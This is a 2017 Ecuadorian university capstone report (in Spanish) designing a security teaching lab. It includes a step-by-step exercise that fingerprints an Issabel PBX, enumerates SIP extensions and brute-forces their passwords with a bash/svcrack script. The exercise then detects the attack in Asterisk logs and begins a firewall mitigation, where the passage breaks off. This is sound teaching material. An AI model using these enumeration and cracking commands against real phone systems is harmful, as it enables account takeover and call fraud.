ESCUELA SUPERIOR POLITÉCNICA DEL LITORAL

Facultad de Ingeniería en Electricidad y Computación

"DISEÑO DE LA INFRAESTRUCTURA DE RED CON UN ENTORNO DE SEGURIDAD INFORMÁTICA, PARA PRÁCTICAS DE LABORATORIO ESTUDIANTIL"

INFORME DE MATERIA INTEGRADORA

Previa a la obtención del Título de:

LICENCIADO EN REDES Y SISTEMAS OPERATIVOS

DIEGO ESTÉFANO CALDERÓN MONTEVERDE

JOSE JACINTO VÉLEZ BENÍTES

GUAYAQUIL – ECUADOR

AÑO: 2017

AGRADECIMIENTOS

Mis más sinceros agradecimientos a mis padres, por permitirme estudiar una carrera universitaria y por estar incondicionalmente a mi lado todos estos años. A mis hermanos, por ser un gran pilar fundamental en mi diario vivir.

DIEGO CALDERÓN MONTEVERDE

DEDICATORIA

El presente proyecto lo dedico a mis padres, hermanos y amigos. A los profesores que me ayudaron con la elaboración del mismo. Al Ingeniero Benjamin Flament, por brindarme la oportunidad de adquirir nuevos conocimientos en el área de la seguridad informática. A todos quienes conforman la carrera de Licenciatura en Redes y Sistemas Operativos, por permitirme ser parte de una gran familia de excelentes profesionales y seres humanos.

DIEGO

TRIBUNAL DE EVALUACIÓN

Ing. Robert Andrade Troya	**Ing. Jorge Magallanes Borbor**
PROFESOR EVALUADOR	PROFESOR EVALUADOR

DECLARACIÓN EXPRESA

"La responsabilidad y la autoría del contenido de este Trabajo de Titulación, nos corresponde exclusivamente; y damos nuestro consentimiento para que la ESPOL realice la comunicación pública de la obra por cualquier medio con el fin de promover la consulta, difusión y uso público de la producción intelectual"

.....

DIEGO ESTÉFANO CALDERÓN MONTEVERDE

.....

JOSE JACINTO VELEZ BENITES

RESUMEN

El objetivo del presente trabajo es diseñar una infraestructura de red en la cual se pueda aplicar diversos esquemas de seguridad de datos de acuerdo a las prácticas de laboratorio que se presentan. Estas prácticas tendrán como temática central los ataques principalmente realizados a las instituciones educativas que conformaron parte de una encuesta realizada por CEDIA en el año 2014, además de incluir las tecnologías que se presentan en la topología de red.

Se propone el uso de un sistema de telefonía IP, de acuerdo al crecimiento que esta tecnología ha tenido durante los últimos años en el Ecuador. Se expone un diseño de red basado en un modelo de red empresarial con el objetivo de adaptar escenarios que se puedan aplicar en la vida cotidiana. Esto va a permitir que el desarrollo y el aprendizaje de la seguridad informática en las instituciones educativas universitarias se torne interactivo. De esta forma se espera que a partir del resultado que se obtenga, se generen nuevas competencias a nivel académico y profesional, permitiendo que los estudiantes se constituyan con un mejor perfil en el área de la seguridad informática y que esta formación pueda llegar a ser considerada para futuras especializaciones en esta rama de la informática.

INDICE GENERAL

CAPÍTULO 1

1. DESCRIPCIÓN DEL PROBLEMA Y JUSTIFICACION DEL PROYECTO.

En la actualidad, las instituciones educativas universitarias carecen de infraestructura en la cual los estudiantes, profesores e investigadores puedan desarrollar proyectos estudiantiles y llevar a cabo tareas de investigación en el área de la seguridad informática. En 2014, CEDIA realizó una encuesta a 11 de las 29 universidades que forman parte de su red con el fin de conocer el estado actual de la Gestión de Seguridad Informática en cada Universidad miembro de CEDIA [1], con lo cual se obtuvo la información presentada en las Tablas 1, 2 y 3, donde se muestran estadísticas sobre el tipo de universidad encuestada, el presupuesto que se destina en seguridad informática y la existencia de líneas de investigación en esta área.

Tipo de universidad	
Pública	45%
Privada	55%

Tabla 1: Tipo de universidad encuestada.

¿Existe un presupuesto exclusivo para la seguridad de la información?	
Sí	18%
No	82%

Tabla 2: Consulta sobre presupuesto destinado a la seguridad de la información.

¿Su universidad cuenta con líneas de investigación en seguridad de la información?	
Sí	9%
No	91%

Tabla 3: Consulta sobre líneas de investigación en seguridad informática.

1.1 Objetivo General

Diseñar una infraestructura de red en la que se pueda implementar diferentes esquemas de seguridad de datos de acuerdo a la elaboración de prácticas de laboratorio estudiantil.

1.2 Objetivos Específicos

- Elaborar un manual de prácticas de laboratorio de seguridad informática, empleando la metodología de realización de un Ethical Hacking, para diseñar la topología de red.
- Definir el direccionamiento y la clasificación de las redes que se utilizarán en el diseño lógico de la red.
- Definir la topología de red y los equipos a usar en el diseño físico.
- Establecer las configuraciones de seguridad de datos en los dispositivos de interconexión, tales como conmutadores y enrutadores.
- Seleccionar los sistemas operativos y el software empleado en el funcionamiento de la red.

1.3 Definiciones

1.3.1 ¿Qué es la seguridad informática?

La seguridad informática se define como la disciplina que se encarga de diseñar las normas, procedimientos, métodos y técnicas destinados a conseguir un sistema

información seguro y confiable. Un sistema de información, no obstante, las medidas de seguridad que se le aplique no dejan de tener siempre un margen de riesgo [3].

1.3.2 ¿Qué es una infraestructura de red?

La infraestructura de red es el medio físico que permite el acceso a los servicios. Está conformada por varios elementos de red como: Cableado estructurado, alimentación eléctrica a los equipos, cuarto de comunicaciones, seguridad y control y la parte electrónica de la red [3].

CAPÍTULO 2

2 SOLUCIÓN PROPUESTA.

En este capítulo se realizará un análisis donde se plantea la creación de un ambiente controlado que cuente con la infraestructura de red, donde se permita al estudiante realizar pruebas de intrusión, ataques de denegación de servicio (DoS), ataques de denegación de servicio distribuido (DDoS), ataques de tipo Man in the middle (MitM), ataques en redes inalámbricas, creación de malware, protección activa de sistemas, hardening de servidores, prevención de intrusiones, ataques de suplantación de identidad (spoofing), ataques de phishing, entre otros. Para llevar a cabo los esquemas de seguridad de datos, se elaborará un manual de prácticas de laboratorio. Los equipos y el manual provisto le permitirán al estudiante explorar vulnerabilidades a lo largo de los diferentes sistemas operativos, medios de comunicación y servicios que se utilizan hoy en día.

2.1 Manual de prácticas de laboratorio.

Para la elaboración del manual de prácticas se han seleccionado los principales ataques informáticos que han tenido las universidades que fueron encuestadas por CEDIA en el año 2014 [1]. Asimismo, se ha empleado el uso de tecnologías como telefonía IP, de acuerdo al crecimiento que esta tecnología ha tenido en el Ecuador durante los últimos años [2]. Se realizó las pruebas de concepto (PoC) concernientes a cada laboratorio en un software de simulación de redes y equipos virtualizados.

Lab 1: Spoofing en Telefonía IP

Tiempo de duración: 90 min

Conocimientos Previos.

Para llevar a cabo el Lab 1, el estudiante deberá poseer conocimientos en:

- Fundamentos de Telefonía IP.
- Access Lists en dispositivos Cisco.
- Fundamentos de Linux

Objetivos de aprendizaje.

Al finalizar este laboratorio, el estudiante será capaz de:

- Realizar ataques a sistemas de telefonía ip de acuerdo a la topología presentada.
- Utilizar programas para la enumeración de extensiones existentes en una PBX.
- Configurar reglas inter-zonas en el UTM Endian para establecer esquemas de seguridad de acuerdo a la topología presentada.
- Crear diccionarios de palabras para ataques de fuerza bruta usando el procesador de texto nano.
- Identificar ataques de telefonía ip usando los logs de asterisk.
- Verificar la actividad en la red con el firewall de Endian.

Escenario

En este laboratorio, el estudiante aprenderá a realizar un ataque de suplantación de identidad a un servidor basado en Issabel. Posteriormente realizará un reconocimiento del ataque, identificando las vulnerabilidades encontradas para finalmente realizar la mitigación correspondiente.

Tarea 1: Realizar el ataque.

En esta tarea el estudiante aprenderá a reconocer y explotar una vulnerabilidad existente en la PBX que utiliza el sistema operativo Issabel, con el fin de suplantar la identidad de un teléfono IP.

Paso 1: Identificar el servidor de telefonía.

Abrir una terminal en Kali y utilizar el programa svmap para identificar qué servidor está utilizando una pbx en la DMZ.

root@kali:~#svmap 200.10.120.0/29




Figura 2.1: Identificando la PBX.

En la Figura 2.1 podemos observar los resultados tabulados por los campos “SIP Device”, “User Agent” y “Fingerprint”, que indican la dirección IP del dispositivo identificado, el nombre de la PBX que está usando el dispositivo y el sistema operativo, respectivamente.

Paso 2: Obtener las extensiones de la PBX.

En la terminal utilizar el programa svwar para verificar, de acuerdo a un rango específico de extensiones, si tales extensiones existen en la PBX.

root@kali:~#svwar -e100-200 200.10.120.4




Figura 2.2: Enumerando las extensiones.

Las extensiones que existen en la PBX dentro del rango 100-200 son mostradas en la Figura 2.2. Todas las extensiones requieren autenticación para su registro.

Paso 3: Crear diccionario de contraseñas.

Crear un archivo de texto en el cual incluir las posibles contraseñas que pueden haberse configurado para cada extensión existente. Sugerencia: utilizar el procesador de texto “nano” para crear el diccionario.

root@kali:~#nano Documents/phone_dict




Figura 2.3: Creando diccionario para ataques de fuerza bruta.

En la Figura 2.3 podemos observar la interfaz del procesador de texto “nano” con algunas de las posibles contraseñas que se pueden incluir para realizar el ataque de fuerza bruta.

Paso 4: Crear el script para automatizar el ataque.

En la terminal crear un archivo de texto en el cual se va a programar el ataque de fuerza bruta. Sugerencia: utilizar el procesador de texto “nano” para crear el script.

```
root@kali:~#nano crack.sh
#! /bin/bash
for i in {100..110}
do
        svcrack -u $i -d /root/Documents/phone_dict 200.10.120.4
done
```




Figura 2.4: Programación de Código en bash.

Como se aprecia en la Figura 2.4, la interfaz de “nano” nos permite programar código con la identificación de las palabras reservadas del lenguaje en el que escribimos. El código mostrado nos permitirá automatizar el ataque de fuerza bruta.

Paso 5: Ejecución del ataque.

Dar permisos de ejecución al script creado y ejecutarlo en la terminal. Almacenar el resultado en un archivo para acceder a los resultados de manera ordenada.

root@kali:~#chmod +x crack.sh

root@kali:~#./crack.sh > Documents/extensiones.log




Figura 2.5: Fichero de texto con contraseñas

Con el comando ‘’cat’’, como se ilustra en la Figura 2.5, podemos leer el archivo donde hemos almacenado las credenciales usuario/contraseña que hemos obtenido del ataque de fuerza bruta

Paso 6: Explotación.

Configurar el software Ekiga con la extensión y clave obtenida. Comprobar que se puedan realizar llamadas a otros teléfonos.




Figura 2.6: Configuración de la extensión

La Figura 2.6 nos muestra la ventana de configuración del registro de la extensión. En el campo ‘’Name’’ elegimos el nombre que le daremos a la cuenta; en el campo ‘’Registrar’’ ingresaremos la dirección IP del servidor de telefonía; los campos “User” y “Authentication user” deberán ser llenados con el número de la extensión a registrar; el campo “Password” contendrá la contraseña correspondiente a la extensión a configurar.




Figura 2.7: Realización de Llamada telefónica.

En la Figura 2.7 se muestra el panel de marcación de llamadas del Softphone “Ekiga”, en el cual se aprecia la realización de una llamada a la extensión 1584637115.

Tarea 2: Realizar el reconocimiento.

En esta tarea el estudiante aprenderá a identificar al host que ha explotado la vulnerabilidad en el servidor de telefonía, realizando un análisis sobre el sistema comprometido.

Paso 1: Verificar las llamadas realizadas en el CDR del servidor SRV-TEL.

Utilizar un navegador web para ingresar a la interfaz de Issabel con la dirección 200.10.120.4 como se observa en la Figura 2.8.




Figura 2.8: Interfaz web de Issabel.

Ingresar con el usuario y contraseña provistos por el instructor y verificar en la opción “Records” el registro de las llamadas realizadas del CDR Report.




Figura 2.9: CDR de Issabel.

Los resultados del reporte de llamadas se muestran en la interfaz presentada en la Figura 2.9. Analizar los resultados obtenidos del reporte de llamadas.

Paso 2: Verificar logs y reportes del firewall del UTM SRV-UTM.

Utilizar un navegador web, como se observa en la Figura 2.10, para ingresar a la interfaz de Endian a través de la dirección https://192.168.77.1:10443. Ingresar con el usuario y contraseña provistos por el instructor.




Figura 2.10: Portal web de acceso a Endian.

En el dashboard mostrado en la Figura 2.11, dar click en “Logs and Reports”. Siguiente a esto, elegir la opción del Firewall.




Figura 2.11: Vista de “Logs and Reports”.

Analizar los resultados obtenidos de los logs y reportes de actividad del firewall.

Paso 3: Verificar logs de asterisk en el servidor de telefonía SRV-TEL.

Ingresar al sistema operativo con las credenciales de acceso provistas por el instructor. Dirigirse al directorio /var/log/Asterisk como se muestra en la Figura 2.12.





Figura 2.12: Directorio de logs de asterisk.

Realizar la búsqueda de logs filtrando los resultados con las sentencias “No matching peer found” y “Wrong password”.

[root@issabel asterisk]#cat full | grep "No matching peer found" | more



```
200.10.120.4>' failed for '192.168.100.2:5060' - No matching peer found
[2017-08-18 02:27:31] NOTICE[3273] chan_sip.c: Registration from '"141"<sip:141@
200.10.120.4>' failed for '192.168.100.2:5060' - No matching peer found
[2017-08-18 02:27:31] NOTICE[3273] chan_sip.c: Registration from '"142"<sip:142@
200.10.120.4>' failed for '192.168.100.2:5060' - No matching peer found
[2017-08-18 02:27:31] NOTICE[3273] chan_sip.c: Registration from '"143"<sip:143@
200.10.120.4>' failed for '192.168.100.2:5060' - No matching peer found
[2017-08-18 02:27:31] NOTICE[3273] chan_sip.c: Registration from '"144"<sip:144@
200.10.120.4>' failed for '192.168.100.2:5060' - No matching peer found
[2017-08-18 02:27:31] NOTICE[3273] chan_sip.c: Registration from '"145"<sip:145@
200.10.120.4>' failed for '192.168.100.2:5060' - No matching peer found
[2017-08-18 02:27:31] NOTICE[3273] chan_sip.c: Registration from '"146"<sip:146@
200.10.120.4>' failed for '192.168.100.2:5060' - No matching peer found
```

Figura 2.13: Logs con el filtro "No matching peer found".

Los logs obtenidos con la búsqueda nos muestran que se ha realizado un ataque de reconocimiento a las extensiones existentes en la PBX, como se ve en la Figura 2.13.

[root@issabel asterisk]#cat full | grep "Wrong password" | more

```
[2017-08-18 02:28:38] NOTICE[3273] chan_sip.c: Registration from '"105" <sip:105
@200.10.120.4>' failed for '192.168.100.2:5060' - Wrong password
[2017-08-18 02:28:38] NOTICE[3273] chan_sip.c: Registration from '"105" <sip:105
@200.10.120.4>' failed for '192.168.100.2:5060' - Wrong password
[2017-08-18 02:28:38] NOTICE[3273] chan_sip.c: Registration from '"105" <sip:105
@200.10.120.4>' failed for '192.168.100.2:5060' - Wrong password
[2017-08-18 02:28:38] NOTICE[3273] chan_sip.c: Registration from '"105" <sip:105
@200.10.120.4>' failed for '192.168.100.2:5060' - Wrong password
[2017-08-18 02:28:38] NOTICE[3273] chan_sip.c: Registration from '"105" <sip:105
@200.10.120.4>' failed for '192.168.100.2:5060' - Wrong password
[2017-08-18 02:28:38] NOTICE[3273] chan_sip.c: Registration from '"105" <sip:105
@200.10.120.4>' failed for '192.168.100.2:5060' - Wrong password
[2017-08-18 02:28:39] NOTICE[3273] chan_sip.c: Registration from '"105" <sip:105
@200.10.120.4>' failed for '192.168.100.2:5060' - Wrong password
[2017-08-18 02:28:44] NOTICE[3273] chan_sip.c: Registration from '"106" <sip:106
```

Figura 2.14: Logs con el filtro "Wrong password".

Con los resultados de la búsqueda se puede determinar que se ha realizado un ataque de fuerza bruta contra las extensiones de la PBX. Esto se puede apreciar en la Figura 2.14.

Tarea 3: Realizar la mitigación.

En esta tarea el estudiante aprenderá a establecer esquemas de seguridad de datos para mitigar las vulnerabilidades encontradas, mediante el uso de los conocimientos y herramientas previas.

Paso 1: Crear reglas de acceso inter-zonas en el firewall del servidor SRV-UTM.

Ingresar a la interfaz de Endian como se observa en la Figura 2.15. Dar click en la opción “Firewall” y elegir “Inter-Zone traffic”.




Figura 2.15: Interfaz de configuración de reglas Inter-zonas.

Crear una nueva regla dando click en “Add a new inter-zone firewall rule”. Agregar una regla para permitir el acceso sólo a los hosts de la vlan 30 a través de cualquier protocolo como se muestra en la Figura 2.16.

